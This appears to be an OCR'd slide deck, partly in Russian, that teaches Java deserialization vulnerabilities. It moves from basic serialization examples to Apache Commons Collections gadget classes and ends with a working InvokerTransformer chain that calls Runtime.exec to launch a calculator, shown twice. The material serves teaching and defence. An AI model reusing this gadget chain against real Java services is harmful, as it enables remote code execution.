

Java deserialization vulnerabilities

Serialization/deserialization


Сериализация (Serialization) — это процесс, который переводит объект в последовательность байтов, по которой затем его можно полностью восстановить (deserialization).



```java
public class Serialization {

    public static void main(String[] args) throws Exception {

        Person p = new Person();
        p.name = "Matthias Kaiser";
        p.birthDate = new Date(0x1337);

        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream(
                "/tmp/person.bin"));
        oos.writeObject(p);
        oos.flush();
    }
}
```




```java
public class Person implements Serializable {

    public static final long serialVersionUID = 0x12345678L;
    public String name;
    public Date birthDate;

}
```



```
00000000  ac ed 00 05 73 72 00 0d  70 65 72 73 6f 6e 2e 50  |....sr..person.P|
00000010  65 72 73 6f 6e 00 00 00  00 12 34 56 78 02 00 02  |erson.....4Vx...|
00000020  4c 00 09 62 69 72 74 68  44 61 74 65 74 00 10 4c  |L..birthDatet..L|
00000030  6a 61 76 61 2f 75 74 69  6c 2f 44 61 74 65 3b 4c  |java/util/Date;L|
00000040  00 04 6e 61 6d 65 74 00  12 4c 6a 61 76 61 2f 6c  |..namet..Ljava/l|
00000050  61 6e 67 2f 53 74 72 69  6e 67 3b 78 70 73 72 00  |ang/String;xpsr.|
00000060  0e 6a 61 76 61 2e 75 74  69 6c 2e 44 61 74 65 68  |.java.util.Dateh|
00000070  6a 81 01 4b 59 74 19 03  00 00 78 70 77 08 00 00  |j..KYt....xpw...|
00000080  00 00 00 00 13 37 78 74  00 0f 4d 61 74 74 68 69  |......7xt..Matthi|
00000090  61 73 20 4b 61 69 73 65  72                       |as Kaiser|
00000099
```

Serialization/deserialization


```
00000000  ac ed 00 05 73 72 00 0d  70 65 72 73 6f 6e 2e 50  |....sr..person.P|
00000010  65 72 73 6f 6e 00 00 00  00 12 34 56 78 02 00 02  |erson.....4Vx...|
00000020  4c 00 09 62 69 72 74 68  44 61 74 65 74 00 10 4c  |L..birthDatet..L|
00000030  6a 61 76 61 2f 75 74 69  6c 2f 44 61 74 65 3b 4c  |java/util/Date;L|
00000040  00 04 6e 61 6d 65 74 00  12 4c 6a 61 76 61 2f 6c  |..namet..Ljava/l|
00000050  61 6e 67 2f 53 74 72 69  6e 67 3b 78 70 73 72 00  |ang/String;xpsr.|
00000060  0e 6a 61 76 61 2e 75 74  69 6c 2e 44 61 74 65 68  |.java.util.Dateh|
00000070  6a 81 01 4b 59 74 19 03  00 00 78 70 77 08 00 00  |j..KYt....xpw...|
00000080  00 00 00 00 13 37 78 74  00 0f 4d 61 74 74 68 69  |.....7xt..Matthi|
00000090  61 73 20 4b 61 69 73 65  72                       |as Kaiser|
00000099
```

```java
public class Deserialization {

    public static void main(String[] args) throws Exception {

        ObjectInputStream ois = new ObjectInputStream(new FileInputStream(
                "/tmp/person.bin"));
        Person p = (Person) ois.readObject();

        System.out.println("Name:\t\t" + p.name + "\nBirthDate:\t"
                + p.birthDate.getTime());
    }
}
```

```
Name:           Matthias Kaiser
BirthDate:      4919
```


Serialization/deserialization

- Class **java.io.ObjectOutputStream**
  - Пишет сериализованные данные в OutputStream
  - Методы: writeObject(), writeChar(), writeShort(), writeUTF()
- Class j**ava.io.ObjectInputStream**
  - Читает сериализованные данные из InputStream
  - Методы: readObject(), readChar(), readShort(), readUTF()

Serialization/deserialization

- Программист может контролировать процесс сериализации/десериализации путем наследования от класса **Serializable** и реализовав методы **writeObject()**, **readObject()**

Serialization/deserialization



```
00000000  ac ed 00 05 73 72 00 0e  70 65 72 73 6f 6e 32 2e  |....sr..person2.|
00000010  50 65 72 73 6f 6e 00 00  00 00 12 34 56 78 03 00  |Person.....4Vx..|
00000020  02 4c 00 09 62 69 72 74  68 44 61 74 65 74 00 10  |.L..birthDatet..|
00000030  4c 6a 61 76 61 2f 75 74  69 6c 2f 44 61 74 65 3b  |Ljava/util/Date;|
00000040  4c 00 04 6e 61 6d 65 74  00 12 4c 6a 61 76 61 2f  |L..namet..Ljava/|
00000050  6c 61 6e 67 2f 53 74 72  69 6e 67 3b 78 70 73 72  |lang/String;xpsr|
00000060  00 0e 6a 61 76 61 2e 75  74 69 6c 2e 44 61 74 65  |..java.util.Date|
00000070  68 6a 81 01 4b 59 74 19  03 00 00 78 70 77 08 00  |hj..KYt....xpw..|
00000080  00 00 00 00 00 13 37 78  74 00 0f 4d 61 74 74 68  |......7xt..Matth|
00000090  69 61 73 20 4b 61 69 73  65 72 77 09 00 07 6b 61  |ias Kaiserw...ka|
000000a0  69 6d 61 74 74 78                                 |imattx|
```

```java
public class Person implements Serializable {

    public static final long serialVersionUID = 0x12345678L;
    public String name;
    public Date birthDate;

    private void writeObject(ObjectOutputStream out) throws IOException {
        out.defaultWriteObject();
        out.writeUTF(System.getProperty("user.name"));
    }

    private Object writeReplace() throws ObjectStreamException {
        return this;
    }

    private void readObject(java.io.ObjectInputStream in) throws IOException,
            ClassNotFoundException {
        in.defaultReadObject();
        System.out.println("Person was serialized by:\t" + in.readUTF());
    }

    private Object readResolve() throws ObjectStreamException {
        return this;
    }
}
```

```java
public class Deserialization {

    public static void main(String[] args) throws Exception {

        ObjectInputStream ois = new ObjectInputStream(new FileInputStream(
                "/tmp/person.bin"));
        Person p = (Person) ois.readObject();

        System.out.println("Name:\t\t\t\t" + p.name + "\nBirthDate:\t\t\t"
                + p.birthDate.getTime());
    }
}
```

```
Person was serialized by:       kaimatt
Name:                           Matthias Kaiser
BirthDate:                      4919
```

В чем может быть проблема?

- **ObjectInputStream** не проверяет, какой класс десериализуется
- Все объекты, классы которых есть в **classpath**, могут быть десериализованны
- Хотя в конце десериализации может быть получен **ClassCastExeption**, объект все равно будет создан!
- Если у класса есть что-нибудь “опасное” в методе **readObject**, это может быть использовано

Нужно для эксплойта

- **Из JDK:**
  - AnnotationInvocationHandler
  - Proxy
  - Map
  - InvocationHandler
  - Runtime


- **Из Apache Commons Collections:**
  - LazyMap
  - Transformer
  - ConstTransformer
  - ChainedTransformer
  - InvokerTransformer

Transformer


- **Transformer** – интерфейс.
- Основной метод - **transform(Object input)**. Принимает на вход объект **input**, “трансформирует” его в объект **output**.
- **ConstTransformer** – возвращает всегда один и тот же объект output, независимо от input.

InvokerTransformer

- Конструктор - **InvokerTransformer(String methodName, Class[] paramTypes, Object[] args**)
- Метод **transform(Object input)** получает **output** путем вызова метода **methodName**, у которого аргументы типа **Class[] paramTypes**, передав ему в качестве аргументаов **Object[] args.**




```
/**
 * Constructor that performs no validation.
 * Use <code>getInstance</code> if you want that.
 *
 * @param methodName  the method to call
 * @param paramTypes  the constructor parameter types, not cloned
 * @param args  the constructor arguments, not cloned
 */
public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) {
    super();
    iMethodName = methodName;
    iParamTypes = paramTypes;
    iArgs = args;
}
```




```
    public Object transform(Object input) {
        if (input == null) {
            return null;
        }
        try {
            Class cls = input.getClass();
            Method method = cls.getMethod(iMethodName, iParamTypes);
            return method.invoke(input, iArgs);

        } catch (NoSuchMethodException ex) {
            throw new FunctorException("InvokerTransformer: The method '"
        } catch (IllegalAccessException ex) {
            throw new FunctorException("InvokerTransformer: The method '"
        } catch (InvocationTargetException ex) {
            throw new FunctorException("InvokerTransformer: The method '"
        }
    }

}
```

Code Execution



```java
public class CommonsCollections1PayloadOnly {
    public static void main(String... args) {
        String[] command = {"open -a calculator"};
        final Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class), //(1)
                new InvokerTransformer("getMethod",
                        new Class[]{ String.class, Class[].class},
                        new Object[]{"getRuntime", new Class[0]}
                ), //(2)
                new InvokerTransformer("invoke",
                        new Class[]{Object.class, Object[].class},
                        new Object[]{null, new Object[0]}
                ), //(3)
                new InvokerTransformer("exec",
                        new Class[]{String.class},
                        command
                ) //(4)
        };
        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
        Map map = new HashMap<>();
        Map lazyMap = LazyMap.decorate(map, chainedTransformer);
        lazyMap.get("gursev");
    }
}
```



java.lang


Class Class<T>

java.lang.Object
    java.lang.Class<T>


getMethod

```java
public Method getMethod(String name,
                        Class<?>... parameterTypes)
                 throws NoSuchMethodException,
                        SecurityException
```

Code Execution



```java
public class CommonsCollections1PayloadOnly {
    public static void main(String... args) {
        String[] command = {"open -a calculator"};
        final Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class), //(1)
                new InvokerTransformer("getMethod",
                        new Class[]{ String.class, Class[].class},
                        new Object[]{"getRuntime", new Class[0]}
                ), //(2)
                new InvokerTransformer("invoke",
                        new Class[]{Object.class, Object[].class},
                        new Object[]{null, new Object[0]}
                ), //(3)
                new InvokerTransformer("exec",
                        new Class[]{String.class},
                        command
                ) //(4)
        };
        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
        Map map = new HashMap<>();
        Map lazyMap = LazyMap.decorate(map, chainedTransformer);
        lazyMap.get("gursev");
    }
}
```



Class Method

java.lang.Object
    java.lang.reflect.AccessibleObject
        java.lang.reflect.Method

